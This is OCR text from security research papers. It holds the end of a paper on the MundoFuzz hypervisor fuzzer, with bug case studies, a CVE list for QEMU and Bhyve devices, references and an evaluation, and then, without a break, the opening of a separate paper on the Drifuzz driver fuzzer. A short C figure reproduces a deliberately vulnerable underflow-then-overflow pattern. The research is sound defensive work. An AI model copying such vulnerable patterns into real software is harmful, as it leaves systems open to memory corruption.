Reproducing this bug essentially requires two steps. First, it has to keep underflowing `cache->cap` by performing PIO writes enough times. Second, it must trigger the out-of-bound access to `cache->buf` by performing a DMA write with a huge write length (`DMA_len`). Thus, reproducing imposes multiple PIO requests followed by a specific DMA write operation. In this case, MUNDOFUZZ's design significantly helps to generate such an input—(i) MUNDOFUZZ is aware of the individual request format, the PIO request and DMA write operation (as presented in MUNDOFUZZ's input collection §4.1); (ii) MUNDOFUZZ knows how the individual request can be connected—i.e., a PIO request can be followed by either a PIO request or a DMA write (as presented in MUNDOFUZZ's dependency graph §4.2.3).

```
1  struct C {char buf[MAX]; char* top; uint cap;};
2  struct C *cache; char PIO_buf[16];
3
4  // Step 0: init cache capacity.
5  void init_cache(uint capacity) {
6    cache = malloc(sizeof(struct C));
7    cache->top = &cache->buf[0];
8    cache->cap = capacity;
9  }
10
11 // Step 1: make cache capacity underflow.
12 void write_from_pio(uint PIO_len) {
13   memcpy(cache->top, PIO_buf, PIO_len);
14   cache->cap -= PIO_len;  // underflow
15   cache->top += PIO_len;
16 }
17
18 // Step 2: access cache buffer out of bound.
19 void write_from_dma(char *DMA_addr, uint DMA_len) {
20   if (DMA_len <= cache->cap)  // huge DMA_len - OK
21     memcpy(cache->top, DMA_addr, DMA_len);  // crash
22 }
```

Figure 12: The heap buffer overflow crash in AM53C974.

However, it would be challenging for grammar-unaware fuzzers to generate such inputs, as it is aware of neither the individual request format nor how the request can be connected.

Case Study: Infinite Loop in QEMU E1000E. MUNDOFUZZ discovered an infinite loop issue in the E1000E virtual network device. When dequeueing a packet from the receive ring buffer, E1000E checks whether it is a null packet whose fields are all 0's and accordingly discards the packet to dequeue again. This causes E1000E to dequeue an infinite number of null packets if the receive ring buffer is filled with null packets, since a ring buffer never depletes the element.

To reproduce the bug, E1000E first needs to be in the loop-back mode, so that it can receive anything by transmitting to itself. However, exploring the loop-back mode is difficult as it is controlled by a single bit in a control register, making it easily overlooked while fuzzing. MUNDOFUZZ, on the other hand, recognizes the IO request that enables the loop-back mode as it modifies a control register. Furthermore, MUNDOFUZZ incorporates it into the dependency graph to synthesize more hypervisor inputs that run in the loop-back mode. As a result, MUNDOFUZZ succeeds to transmit a packet to itself no matter how difficult it is.

Moreover, an input needs to transmit a packet as soon as it configures the receive buffer, so that any other operations do not clutter the zero-initialized queue with any non-zero value. In this regard, the dependency graph readily guides MUNDOFUZZ the way how to generate a minimum hypervisor input that configures the receive buffer, sets the loop-back mode, and transmits a packet.

7 Discussion

Control Bytes in DMA Buffers. While MUNDOFUZZ handles major characteristics of DMA, including IO request dependencies established by DMA operations and DMA address bytes inside DMA buffers, MUNDOFUZZ currently cannot distinguish the control bytes in DMA buffers from plain data bytes. In particular, the semantic roles of control bytes are similar to the control registers. However, mutating control bytes values do not necessarily change the following coverage immediately, unlike the case of mutating control register values which immediately change the coverage. This makes making the current inferring algorithm of MUNDOFUZZ inaccurate for the control bytes in DMA buffers. Correctly identifying such control bytes is our future task.

Benefits of Statistical Coverage Measurement. When it comes to the coverage measurement, MundoFuzz takes a generic approach so that it does not need manual code modification. Furthermore, MundoFuzz leverages a statistical method to remove coverage noise from such a generic approach. Manual approaches such as Kcov [13] may not suffer from the coverage noise by manually skipping the coverage measurement from interrupt handler threads, but this manual modification should be individually done for each hypervisor.

Fuzzing Type-1 Hypervisors. The current implementation and evaluation of MUNDOFUZZ mainly focus on Type-2 hypervisors. In the future, MUNDOFUZZ can be extended to support Type-1 hypervisors by nesting a Type-1 hypervisor in an Intel PT-instrumented [12] Type-2 hypervisor, similar to [48]. We note that this does not invalidate any design points of MUNDOFUZZ, as all challenges remain the same in such an environment. In particular, the coverage information from an Intel PT-instrumented hypervisor is also tampered with an asynchronous noise, and the virtual devices of Type-1 hypervisors still have complex input grammars.

8 Related work

Hypervisor Fuzzing. Early hypervisor fuzzing works focused on relatively simple IO interfaces, such as PIO, MMIO, or hypercall interface [28, 30, 31, 37, 40, 43, 44]. For instance, IOFuzz [44] creates random sequences of PIO operations. Viridian [30] and Xen Test Framework [28, 31] invoke malicious hypercalls within Hyper-V and Xen. To fuzz PIO/MMIO interfaces more efficiently, VDF [37] and Tang et al. [40] utilize the collected IO traces to generate hypervisor inputs. However, they do not aim to keep the input semantics correct. Moreover, they modify the hypervisor itself to collect IO traces and suppress coverage noise. On the other hand, MUNDOFUZZ does not modify hypervisors at all.

The recent state-of-the-art hypervisor fuzzers are designed to handle a complete set of IO interfaces, including DMA. HYPER-CUBE [47] handles the DMA interface by writing data to a scratch buffer. However, it does not generate semantically correct inputs to explore complex device states.

NYX [48] addresses this limitation of HYPER-CUBE by utilizing the grammar specification of each virtual device. However, it requires a huge amount of manual efforts to embed grammar specification for a number of devices. Moreover, as mentioned in §6.3, MUNDOFUZZ demonstrates a higher coverage only after 20 hours, while MUNDOFUZZ does not require any kind of manual efforts.

Grammar Inference. In order to generate semantically valid inputs, recent fuzzing techniques have been developed by inferring grammars with given inputs [27, 35, 36, 38, 45]. In the user level, various fuzzers [27, 35, 38] generated syntactically valid inputs to fuzz programs accepting highly structured input languages such as interpreters, compilers. Moreover, kernel fuzzers [36, 45] also generate a sequence of correct system calls by referring to system call dependencies.

IO Trace Monitor. From a utility software to kernel module, the IO trace monitor is designed to debug or analyze the IO event in the kernel. For the utility, iostat in sysstat [34] is user application that monitors and report how many IO operations happen. However, since the utility software have no privilege to monitor IO trace directly, it simply provides statistic of IO operation by reading a status file in `sysfs`.

For the kernel module, kprobe [14] enable the user to break into any kernel routine and monitor IO events dynamically. And, ftrace [8] provides several options to monitor dynamic IO events. For example, ftrace gives by mmiotrace [25] options to trace MMIO operation utilizing the page fault mechanism. These modules have capabilities to monitor IO trace, however, it cannot fully utilized to monitor the complete interfaces because kprobe is inadequate to monitor the IO trace, and ftrace is only possible to collect for MMIO interface.

To monitor extended IO trace in DMA interface, Periscope [50] introduced IO trace monitor based on mmiotrace and enable the monitor to observe DMA operations. However, it is designed for Android kernel (AArch64), we implemented to monitor x86-based DMA operation.

9 Conclusion

Despite the advancement of hypervisor fuzzing techniques, exploring complex device states still remains challenging due to the coverage noise and the low-level inputs that complicate input generation. In this paper, we present MUNDOFUZZ, the hypervisor fuzzer that enables complex device states exploration, which removes coverage noise in raw coverage feedback and synthesizes semantically correct inputs using inferred semantic constraints. The evaluation shows that MUNDOFUZZ outperforms the state-of-the-art hypervisor fuzzer HYPER-CUBE and NYX by 4.91% and 6.60%, respectively. MUNDOFUZZ also found 40 new bugs in QEMU and Bhyve, 9 of which are acknowledged as CVEs.

10 Acknowledgment

We would like to thank anonymous reviewers for their insightful comments, which significantly improved the final version of this paper. We also thank QEMU security team for their helpful feedback and responses. This work is the result of commissioned research project supported by the affiliated institute of ETRI (2020-026). This work was partially supported by Institute for Information and communications Technology Promotion (IITP) grant funded by the Korea government (MSIP) (No.2020-0-01840, Analysis on technique of accessing and acquiring user data in smartphone). This work was partially supported by National Research Foundation (NRF) of Korea grant funded by the Korean government MSIT (NRF-2019R1C1C1006095). The Institute of Engineering Research (IOER) and Automation and Systems Research Institute (ASRI) at Seoul National University provided research facilities for this work.

References

[1] AC97 data sheet. https://www.ti.com/lit/ds/snas276g/snas276g.pdf.

[2] AM53C974 data sheet. https://www.digchip.com/datasheets/parts/datasheet/014/AM53C974-pdf.php.

[3] *Debugging in AMD64 64-bit Mode in Theory*. [Online]. Available: http://fdbg.x86asm.net/debugging-in-long-mode-in-theory.html.

[4] E1000/E1000E data sheet. https://www.intel.com/content/dam/www/public/us/en/documents/product-specifications/high-definition-audio-specification.pdf.

[5] EHCI data sheet. https://www.intel.com/content/dam/www/public/us/en/documents/technical-specifications/ehci-specification-for-usb.pdf.

[6] ES1370 data sheet. http://ftp.kolibrios.org/users/Asper/sound/Ensoniq/ES1370.PDF.

[7] Floppy data sheet. http://www.osdever.net/documents/82077AA_FloppyControllerDatasheet.pdf.

[8] *Function Tracer (ftrace)*. [Online]. https://www.kernel.org/doc/Documentation/trace/ftrace.txt.

[9] *gcov: a Test Coverage Program*. [Online]. Available: https://gcc.gnu.org/onlinedocs/gcc-3.0/gcc_8.html.

[10] *GNU GRUB Manual 2.04*. [Online]. Availalbe: https://www.gnu.org/software/grub/manual/grub/grub.html.

[11] Intel-HDA data sheet. https://www.intel.com/content/dam/www/public/us/en/documents/product-specifications/high-definition-audio-specification.pdf.

[12] *Intel Processor Trace*. [Online]. Available: https://software.intel.com/content/www/us/en/develop/blogs/processor-tracing.html.

[13] *kcov: code coverage for fuzzing — The Linux Kernel documentation*. [Online]. Available: https://www.kernel.org/doc/html/latest/dev-tools/kcov.html.

[14] *Kernel probes (kprobes)*. [Online]. https://www.kernel.org/doc/Documentation/kprobes.txt.

[15] libFuzzer. https://llvm.org/docs/LibFuzzer.html.

[16] The linux kernel. https://github.com/torvalds/linux.

[17] MEGASAS data sheet. https://docs.broadcom.com/doc/pub-005183.

[18] Number of consumer cloud-based service users worldwide in 2013 and 2018. https://www.statista.com/statistics/321215/global-consumer-cloud-computing-users/.

[19] NVMe data sheet. https://www.intel.com/content/dam/www/public/us/en/documents/product-specifications/high-definition-audio-specification.pdf.

[20] OHCI data sheet. https://composter.com.ua/documents/OHCI_Specification_Rev.1.0a.pdf.

[21] PCNET data sheet. https://pdf1.alldatasheet.com/datasheet-pdf/view/89876/AMD/AM79C970.html.

[22] RTL8139 data sheet. https://www.cs.usfca.edu/~cruse/cs326f04/RTL8139D_DataSheet.pdf.

[23] *Unified Extensible Firmware Interface (UEFI) Specification 2.8*. [Online]. Availalbe: https://uefi.org/sites/default/files/resources/UEFI_Spec_2_8_final.pdf.

[24] XHCI data sheet. https://www.intel.com/content/dam/www/public/us/en/documents/technical-specifications/extensible-host-controler-interface-usb-xhci.pdf.

[25] *Memory Mapped I/O Trace*, 2014. [Online]. Available: https://nouveau.freedesktop.org/MmioTrace.html.

[26] *eXtensible Host Controller Interface for Universal Serial Bus (xHCI)*, 2019. [Online]. Available: https://www.intel.com/content/dam/www/public/us/en/documents/technical-specifications/extensible-host-controler-interface-usb-xhci.pdf.

[27] Osbert Bastani, Rahul Sharma, Alex Aiken, and Percy Liang. Synthesizing program input grammars. *ACM SIGPLAN Notices*, 52(6):95–110, 2017.

[28] Sören Bleikertz. *Fuzzing the Xen Hypervisor*, 2010. https://www.openfoo.org/blog/xen-fuzz.html.

[29] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 45(5):489–506, 2017.

[30] Amardeep Chana. *MWR-Labs: Ventures into Hyper-V - Fuzzing hypercalls*, 2019. https://labs.f-secure.com/blog/ventures-into-hyper-v-part-1-fuzzing-hypercalls.

[31] Citrix. *Xen Test Framework*, 2014. https://xenbits.xenproject.org/docs/xtf/index.html.

[32] Russ Cox, M Frans Kaashoek, and Robert Morris. Xv6, a simple unix-like teaching operating system, 2011.

[33] Bryan Ford and Erich Stefan Boleyn. *Multiboot specification version 2.0.*, 2016. [Online]. https://www.gnu.org/software/grub/manual/multiboot2/multiboot.html.

[34] Sebastien Godard. *sysstat: System performance tools for the Linux operating system*. [Online]. http://sebastien.godard.pagesperso-orange.fr/.

[35] Rahul Gopinath, Björn Mathis, Mathias Höschele, Alexander Kampmann, and Andreas Zeller. Sample-free learning of input grammars for comprehensive software fuzzing. *arXiv preprint arXiv:1810.08289*, 2018.

[36] HyungSeok Han and Sang Kil Cha. Imf: Inferred model-based fuzzer. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2345–2358, 2017.

[37] Andrew Henderson, Heng Yin, Guang Jin, Hao Han, and Hongmei Deng. VDF: Targeted evolutionary fuzz testing of virtual devices. In *Proceedings of the 20th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, Atlanta, GA, September 2017. https://www.cs.ucr.edu/~heng/pubs/VDF_raid17.pdf.

[38] Matthias Höschele and Andreas Zeller. Mining input grammars from dynamic taints. In *2016 31st IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 720–725. IEEE, 2016.

[39] Jaewon Hur, Suhwan Song, Dongup Kwon, Eunjin Baek, Jangwoo Kim, and Byoungyoung Lee. Difuzzrtl: Differential fuzz testing to find cpu bugs. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1286–1303. IEEE, 2021.

[40] Moony Li Jack Tang. When virtualization encounter AFL. https://www.blackhat.com/docs/eu-16/materials/eu-16-Li-When-Virtualization-Encounters-AFL-A-Portable-Virtual-Device-Fuzzing-Framework-With-AFL-wp.pdf, 2016.

[41] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138, 2018.

[42] Nikita Komarov. *RaceHound*. [Online]. https://github.com/kmrov/racehound.

[43] Airbus Security Lab. *crahsOS*, 2017. https://github.com/airbus-seclab/crashos.

[44] Tavis Ormandy. *An Empirical Study into the Security Exposure to Hosts of Hostile Virtualized Environments*, 2007. http://taviso.decsystem.org/virtsec.pdf.

[45] Shankara Pailoor, Andrew Aday, and Suman Jana. Moonshine: Optimizing os fuzzer seed selection with trace distillation. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 729–743, 2018.

[46] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. Nyx: Greybox hypervisor fuzzing using fast snapshots and affine types.

[47] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. Hyper-Cube: High-dimensional hypervisor fuzzing. In *27th Annual Network and Distributed System Security Symposium, NDSS*, pages 23–26, 2020.

[48] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. Nyx: Greybox hypervisor fuzzing using fast snapshots and affine types. In *30th USENIX Security Symposium (USENIX Security 21)*, 2021.

[49] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In *2012 USENIX Annual Technical Conference (USENIX ATC 12)*, pages 309–318, 2012.

[50] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. Periscope: An effective probing and fuzzing framework for the hardware-os boundary. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2019. https://www.cspensky.info/pdfs/ndss2019_04A-1_Song_paper.pdf.

[51] Evgeniy Stepanov and Konstantin Serebryany. MemorySanitizer: fast detector of uninitialized memory use in C++. In *Proceedings of the 2015 IEEE/ACM International Symposium on Code Generation and Optimization*, 2015.

[52] Michael Zalewski. *American Fuzzy Lop.* [Online]. Available: https://lcamtuf.coredump.cx/afl/.

Algorithm 1: CreateNewInput

```
Input G: Dependency graph between the IO requests in the corpus.
Output List of IO requests.
R = RootOf(G)      // R: IO request
S = {R}            // S: set of chosen IO requests
while HasChild(R) do
    R = PickOneChildRandomly(R)
    S ← R
    // Backtracking to resolve missing dependencies
    Q = [R]        // Q: IO request queue
    while not Empty(Q) do
        R' = Dequeue(Q)
        if not ParentsOf(R') in S then
            if BreakDependencyRandomly() then break
            S ← ParentsOf(R')
            Enqueue(Q, ParentsOf(R'))
return ToList(S)
```

A Input Generation Algorithm

Algorithm 1 describes how MUNDOFUZZ creates a new hypervisor input given a dependency graph between IO requests. Starting from the root IO request, the algorithm picks a random child IO request and recursively repeats the process until it reaches the leaf IO request. If there are multiple root IO requests that are mutually independent to each other, MUNDOFUZZ creates an empty IO request that joins all such IO requests to make a unified root. If it encounters any unresolved dependency in this course, the algorithm probabilistically resolves the dependency by backtracking the dependency graph, or deliberately leaves it unresolved to break the dependency and examine the corresponding behavior.

B Case Study: Null Dereference in QEMU MEGASAS

MUNDOFUZZ found a null dereference issue in the MEGASAS virtual RAID disk device. MEGASAS uses a DMA buffer to perform several commands. The DMA buffer contains parameters, such as control ID that determines which command should be performed. When receiving a disk write command, MEGASAS copies the DMA buffer to its internal queue. However, this copied buffer is set to 0 when MEGASAS receives a device initialization command afterwards, while leaving the disk write command still in the queue. This causes MEGASAS to dereference a null pointer when it is triggered to flush all pending commands.

In order to find this bug, following two challenges should be addressed. First, it requires the DMA buffer should include a specific control ID to perform MEGASAS commands. Second, the bug requires following three commands in a right order; i) write data to the disk, ii) initialize MEGASAS, iii) flush all pending commands.

In this case, MUNDOFUZZ can easily generate the needed DMA buffer from hypervisor inputs. Moreover, since MUNDOFUZZ maintains the dependencies between IO requests, it can try all three commands in order and quickly discover the bug. However, it would be difficult to grammar-unaware fuzzers, as they do not recognize the DMA buffer and are hard to keep the orders.

C List of Discovered Bugs

Hypervisor	Description	Device	Status	ID
QEMU	Infinite loop issue in `e1000e_write_packet_to_guest`	E1000E	Assigned	CVE-2020-28916
	Infinite loop issue in `e1000e_ring_advance`	E1000E	Assigned	CVE-2020-25707
	Infinite loop issue in `process_tx_desc`	E1000	Assigned	CVE-2021-20257
	NULL pointer dereference issue in `megasas_command_cancelled`	MEGASAS	Assigned	CVE-2020-35503
	NULL pointer dereference issue in `scsi_req_continue`	AM53C974	Assigned	CVE-2020-35504
	NULL pointer dereference issue in `do_busid_cmd`	AM53C974	Assigned	CVE-2020-35505
	Use-after-free issue in `flatview_write_continue`	AM53C974	Assigned	CVE-2020-35506
	Use-after-free issue in `mptsas_process_scsi_io_Request`	MPTSAS1068	Assigned	CVE-2021-3392
	Use-after-free issue in `esp_do_nodma`	AM53C974	Confirmed	-
	Stack overflow issue in `flatview_read_continue`	AM53C974	Confirmed	-
	Heap buffer overflow issue in `scsi_req_parse_cdb`	AM53C974	Confirmed	-
	Heap buffer overflow issue in `esp_fifo_pop_buf()`	AM53C974	Requested	-
	Assertion in `usb_packet_unmap` at `hcd-ehci.c`	EHCI	Assigned	CVE-2020-25723
	Assertion in `usb_msd_handle_data` at `dev-storage.c`	XHCI	Fixed	-
	Assertion in `fifo8_pop_buf` at `fifo8.c`	AM53C974	Fixed	-
	Assertion in `fifo8_push_all` at `fifo8.c`	AM53C974	Fixed	-
	Assertion in `mptsas_interrupt_status_write`	MPTSAS1068	Confirmed	-
	Assertion in `address_space_stw_le_cached`	VirtIO-blk	Requested	-
	Assertion in `lsi_do_dma` at `lsi53c895a.c`	LSI53C810	Requested	-
	Assertion in `esp_transfer_data()`	AM53C974	Requested	-
	Assertion in `scsi_read_data()`	AM53C974	Requested	-
	Assertion in `esp_do_dma` at `esp.c`	AM53C974	Fixed	-
	Assertion in `esp_do_dma` at `esp.c`	AM53C974	Fixed	-
Bhyve	Floating point exception issue in `pci_nvme_handle_io_cmd` at `pci_nvme.c`	NVMe	Requested	-
	Segfault issue in `pci_nvme_pci_nvme_handle_admin_cmd` at `pci_nvme.c`	NVMe	Requested	-
	Segfault issue in `pci_nvme_append_iov_req` at `pci_nvme.c`	NVMe	Requested	-
	Segfault issue in `pci_nvme_handle_io_cmd` at `pci_nvme.c`	NVMe	Requested	-
	Assertion in `pci_nvme_cq_update` at `pci_nvme.c`	NVMe	Requested	-
	Assertion in `e82545_write_ra` at `pci_e82545.c`	E1000	Requested	-
	Assertion in `e82545_transmit` at `pci_e82545.c`	E1000	Requested	-
	Assertion in `e82545_write_register` at `pci_e82545.c`	E1000	Requested	-
	Segfault issue in `e82545_transmit` at `pci_e82545.c`	E1000	Requested	-
	Assertion in `hda_stream_start` at `pci_hda.c`	Intel-HDA	Requested	-
	Assertion in `hda_corb_run` at `pci_hda.c`	Intel-HDA	Requested	-
	Assertion in `hda_set_rirbctl` at `pci_hda.c`	Intel-HDA	Requested	-
	Assertion in `hda_set_corbctl` at `pci_hda.c`	Intel-HDA	Requested	-
	Assertion in `hda_stream_start` at `pci_hda.c`	Intel-HDA	Requested	-
	Assertion in `hda_set_sdctl` at `pci_hda.c`	Intel-HDA	Requested	-
	Assertion in `hda_set_dpiblbase` at `pci_hda.c`	Intel-HDA	Requested	-
	Assertion in `hda_stream_start` at `pci_hda.c`	Intel-HDA	Requested	-

Table 5: List of new bugs.

D Branch Coverage Plot





Figure 13: The branch coverage over fuzzing time for 24 hours in QEMU and Bhyve (each 8 runs). Each plot shows maximum, minimum and median result. * represents the virtual devices of Bhyve.



(a) XHCI **(b)** ES1370 **(c)** NVMe

Figure 14: Coverage change over time with various combinations of key techniques. RC and NC indicate pure coverage-guided fuzzing with raw and noise-reduced coverage, respectively. NC+Reg and NC+Reg+Dep use inferred register types and dependency graphs in addition.

E Effectiveness Analysis

To elicit the performance benefit of each technique, we prepared four combinations that cumulatively incorporate techniques as follows; RC performs coverage-guided fuzzing with raw coverage. NC reduces coverage noise with noise coverage reduction. NC+Reg enables semantic input synthesis with inferred register types. NC+Reg+Dep additionally utilizes inferred dependency graphs for input synthesis.

Figure 14 shows the average coverage over fuzzing time with the four combinations. For XHCI in Figure 14a, each technique evenly contributes to the coverage expansion. In particular, NC improves the coverage as the noise reduction prevents MUNDOFUZZ being misled by coverage noise and falsely reserving redundant inputs. Furthermore, NC+Reg mutates register values in reference to their types, resulting in less destructive mutation to input semantics. Finally, NC+Reg+Dep proactively synthesizes semantically correct inputs and explores more complex control flows.

For ES1370 in Figure 14b, all coverages reach the saturation point in a few minutes. This is because such simple devices do not have complex control flow. For NVMe in Figure 14c, although NC+Reg+Dep did not show better performances to others, it eventually showed better performances after 10 hours of run. Another thing to note is that NC+Reg converges to NC in the end. This is because NVMe only has 9 registers, which is small enough to explore most value combinations in 24 hours through random mutation.

Drifuzz: Harvesting Bugs in Device Drivers from Golden Seeds

Zekun Shen
New York University
zekun.shen@nyu.edu

Ritik Roongta
New York University
rr3953@nyu.edu

Brendan Dolan-Gavitt
New York University
brendandg@nyu.edu

Abstract

Peripheral hardware in modern computers is typically assumed to be secure and not malicious, and device drivers are implemented in a way that trusts inputs from hardware. However, recent vulnerabilities such as Broadpwn have demonstrated that attackers can exploit hosts through vulnerable peripherals, highlighting the importance of securing the OS-peripheral boundary. In this paper, we propose a hardware-free concolic-augmented fuzzer targeting WiFi and Ethernet drivers, and a technique for generating high-quality initial seeds, which we call *golden seeds*, that allow fuzzing to bypass difficult code constructs during driver initialization. Compared to prior work using symbolic execution or greybox fuzzing, Drifuzz is more successful at automatically finding inputs that allow network interfaces to be fully initialized, and improves fuzzing coverage by 214% (3.1×) in WiFi drivers and 60% (1.6×) for Ethernet drivers. During our experiments with fourteen PCI and USB network drivers, we find twelve previously unknown bugs, two of which were assigned CVEs.

1 Introduction

Built-in peripherals such as PCI devices have traditionally been considered trusted. As a result, device drivers are often written with the assumption that these peripherals' control interfaces are reliable (although they may ultimately deliver untrusted data, such as network packets, to higher layers). Modern peripherals, however, are complex devices with their own firmware and vulnerabilities. If the firmware of a peripheral is compromised, the device can be used to launch attacks on the main OS and gain control over the whole system.

Recent vulnerabilities in WiFi [2,42] and Bluetooth [33,44] adapters illustrate the possibility of attacking the host remotely through flaws in device drivers. Although this attack vector is complex and requires chaining multiple vulnerabilities from device drivers and device firmware, it demonstrates the possibility of gaining kernel privilege discreetly. In other cases, corrupted or buggy peripherals can affect the host kernel via memory errors in device drivers such as out-of-bound writes. Moreover, even without finding vulnerabilities in the peripheral firmware, attackers with physical access can perform "evil maid" attacks by connecting a malicious device that identifies itself as a supported peripheral and then exploits vulnerabilities in that device.[1]

There are two major security boundaries for a device driver: the userspace-OS boundary and the OS-peripheral boundary. Many works [10,12,21,27,37,41,52] in device driver security focus on the former boundary by testing `ioctl` system calls. Although some prior work [3, 47, 48, 50] has investigated the low-level OS-peripheral boundary, it is overall less well-explored. The latter boundary consists of hardware-related inputs including port I/O, Memory Mapped I/O (MMIO), Direct Memory Access (DMA), and interrupts. MMIO is used to access individual hardware registers while DMA is used for bulk transfers. Finally, hardware interrupts cause the CPU to halt and transfer control to an interrupt handler within the device driver.

A major challenge in testing device drivers is the diversity of hardware peripherals. Some prior work [3, 47, 50] has assumed the presence of actual hardware peripheral for each driver under test, but such approaches are difficult to scale (since multiple physical devices are needed in order fuzz in parallel) and can be expensive (since one must obtain the target hardware; for older drivers obtaining real hardware may not even be feasible).

An attractive alternative to using real hardware is to test the driver in an emulated environment such as QEMU. Emulators do not need any specialized hardware, and testing can be scaled up by simply launching more copies of the emulator. This approach raises new challenges, however. Outside of the relatively small set of peripherals supported by QEMU, testing a device driver requires some understanding of the expected behavior of the corresponding peripheral. For example, many device drivers probe the values of identification

[1] Although historically such attacks (at least over PCI) were trivial due to unrestricted direct memory access (DMA) to RAM, in modern systems the increasingly prevalent use of IOMMUs means that malicious peripherals typically only have access to a small portion of RAM.

and status registers during initialization, and will regard the device as broken or unsupported if the expected values are not returned. A failed check on such an important path results in immediate termination, leaving further driver code untested and any deeper bugs undiscovered.

This problem is exacerbated by code patterns such as magic value checks and polling loops in driver code, which present roadblocks to traditional fuzzing techniques that generate random values. We regard these roadblocks as **blocking branches** and find them pervasive in device drivers. Our key insight in this work is that while there are many ways for driver initialization to fail, there is typically a "golden path" that passes these checks and fully initializes the device driver. Without knowledge of this golden path, fuzzing can only find shallow paths where the driver terminates early. We introduce a technique that combines concolic testing and forced execution to generate "golden seeds": fuzzer inputs that can be used to guide driver initialization. Concolic execution allows Drifuzz to quickly solve hard-to-fuzz constraints such as magic value checks, while forced execution lets us bypass repetitive checks (e.g., polling loops) that would otherwise hinder both concolic and symbolic approaches.

We leverage this idea to build Drifuzz, a concolic-assisted fuzzer designed to uncover device driver vulnerabilities at the OS-peripheral boundary. We implement our system as a hybrid fuzzer: after generating a golden seed we alternate between coverage-guided random fuzzing and concolic execution. Although hybrid fuzzing is a common technique in other domains [21, 35, 36, 49, 54], it has not previously been used at the OS-peripheral boundary. Hybrid fuzzing is particularly effective for testing device drivers, which have relatively low execution throughput and code patterns that random fuzzing struggles with.

In our experiments we find that starting hybrid fuzzing with a golden seed improves coverage by 214% (3.1×) for complex WiFi drivers. On simpler drivers such as Ethernet NICs, we find that Drifuzz outperforms the baseline fuzzer and achieves 60% (1.6×) more coverage. In addition, we find six new bugs across the ten tested PCI drivers and six bugs in four tested USB WiFi drivers.

We make the following contributions:

- We introduce a technique for generating "golden seeds" that allow device driver code to execute successfully *without* access to real hardware, allowing fuzzing to reach deeper into driver code.
- We implement these ideas by adding support for concolic execution and forced execution to the PANDA dynamic analysis platform; to the best of our knowledge, Drifuzz is the first whole-system hybrid fuzzer that tests the OS-peripheral boundary.
- We use Drifuzz to find and fix 12 Linux device driver bugs, two of which were assigned CVEs.

2 Background

2.1 Device Driver Security

Operating system kernels are implemented as the abstraction between user-level software and hardware. Between the hardware and kernel subsystem abstraction lie the device drivers. Because there is a wide variety of hardware to support, device drivers are many and varied. This makes it difficult for maintainers to audit the security of device drivers; Renzelmann et al. [38] point out that device drivers also generally have low test priority. At the same time, device drivers run in kernel mode and are highly privileged, making them compelling targets.

Device drivers are exposed to attacker-controlled input from two sources: userspace and hardware. A Linux userspace program can use the `ioctl` system call to invoke and exploit a driver to perform a local privilege escalation to kernel-mode. The other kind of attack comes from the hardware side; here the peripheral is assumed to be either malicious or compromised. In this paper, we focus on the hardware attack vector in PCI and USB devices such as WiFi and Ethernet peripherals. Because they receive external inputs via Ethernet or wireless signals, vulnerabilities in these drivers may be exploitable remotely and discreetly.

2.2 Whole System Emulation and Analysis

